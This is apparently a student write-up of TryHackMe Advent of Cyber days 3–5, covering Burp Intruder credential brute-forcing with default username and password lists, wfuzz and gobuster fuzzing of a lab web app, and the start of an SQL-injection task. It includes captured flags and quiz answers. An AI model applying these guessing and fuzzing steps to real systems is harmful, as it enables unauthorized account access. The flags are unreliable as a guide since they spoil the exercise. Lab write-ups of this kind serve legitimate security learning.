The sign in request will be shown in the Burp Suite Proxy tab. then, we proceeded with right click and clicked ‘Send to Intruder’





Intruder tab was opened. Under position tab, cluster bomb attack was chosen.




At the payloads tab, for payload set 1, we added ‘admin’, ‘root’ and ‘user’; for payload set 2, we added ‘12345’, ‘password’ and ‘admin’.

Then, we clicked the orange colour ‘start attack’ button.






Next, we determined and signed in with the correct username and password (by examining the results of status and length that are different from others / get from the bottom line of the request).



Finally, we get the flag: THM{885ffab980e049847516f9d8fe99ad1a}



Thought Process/Methodology:

Read through the passage given under Day 3-Christmas Chaos, Default Credentials second paragraph, we know that the name of the botnet mentioned in the text that was reported in 2018 is Mirai ; while under Default Credentials third paragraph, we know that Starbucks pay in USD for reporting default credentials according to the text is 250. we proceeded to read the report from Hackerone ID:804548, we know that ag3nt-j1 is the agent who was assigned from the Dept of Defense that disclosed the report on Jun 25th. Then, we accessed the options on FoxyProxy on Burp, we know that the port number for Burp is 8080 and the proxy type is HTTP. Afterwards, we accessed the Burp Suite decoder tab and tried to determine the url encoding for “PSP0201”.

Once access to the targeted machine using burp suite browser with intercept is on, we were shown a sign in page. We proceeded to sign in by filling our username and password. Then, the captured sign in request was shown in the Burp Suite proxy tab. We right-click it, choose 'Sent to intruder' and open intruder tab -> position tab. After that, we ensured the username and password values were added as positions and 'Cluster bomb' were chosen as the attack type. Next, we proceeded with the 'Payloads' tab. 'admin', 'root' and 'user' were inserted under payload set 1 ; 'password' , 'admin' and

'12345' were inserted under payload set 2. The orange colour ‘start attack’ button was then selected. Lastly, we determined and signed in with the correct credentials at Santa Sleigh Tracker app which in turn showed the flag.

Day 4: Web Exploitation – Santa’s watching

Tools used: Kali Linux, Firefox, Gobuster, Wfuzz

Solution/Walkthrough:

Question 1

The entire wfuzz command to query the "breed" parameter using the wordlist "big.txt" by assuming that "big.txt" is in my current directory

-c is used to show output with colours


-z file,big.txt is used to command wfuzz to look for files by replacing “FUZZ” with the words in big.txt

?breed=FUZZ means the parameter called “breed” will be fuzzed


```
wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ
```

Question 2


Target machine accessed, a christmas tree gif is shown in the middle position and a caption is shown at the bottom




API directory found using gobuster in the terminal



Navigate to API directory using browser, site-log.php file is found




A blank page is shown when we redirect to the site-log.php




Question 3


Fuzz the php file using wfuzz command, “date” is used as a parameter



In the output, 13 characters are returned only for this specific date




Go to browser and specify the date in the directory, a flag is displayed




Question 4

Look at wfuzz help file



-f parameter found



Thought Process/Methodology:

By opening our target machine, a black page with a christmas tree gif in the middle with a caption at the bottom is shown. To find the API directory, we used the gobuster command to specify our directory to the target's url and the path for wordlist string is also specified. After that, we navigated to the api directory in the browser and found site-log.php file. We also navigated to the site-log.php file but a blank page is shown. We fuzz the php file and use the date as our parameter. In the output we found that 13 characters are shown only for the date 20201125. We then navigate to this date in the php file using the browser and a flag is displayed. We looked at the wfuzz help file and found the -f parameter.


Day 5: Web Exploitation – Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, burp suite, foxy proxy

Solution/Walkthrough:

Question 1

Based on Microsoft documentation, we found the default port number for SQL Server running on TCP



Configure a Server to Listen on a Specific TCP Port

Article • 03/12/2022 • 3 minutes to read • 11 contributors


Applies to: SQL Server (all supported versions)

This topic describes how to configure an instance of the SQL Server Database Engine to listen on a specific fixed port by using the SQL Server Configuration Manager. If enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. Named instances of the Database Engine and SQL Server Compact are configured for dynamic ports. This means they select an available port when the SQL Server service is started. When you are connecting to a named instance through a firewall, configure the Database Engine to listen on a specific port, so that the appropriate port can be opened in the firewall.

Because port 1433 is the known standard for SQL Server, some organizations specify that the SQL Server port number should be changed to enhance security. This might be helpful in some environments. However, the TCP/IP architecture permits a port scanner to query for open ports, so changing the port number is


Question 2

We can guess Santa's secret login panel with the help of the question hint




Question 3

Based on Santa's TODO, database used is sqlite




Question 4

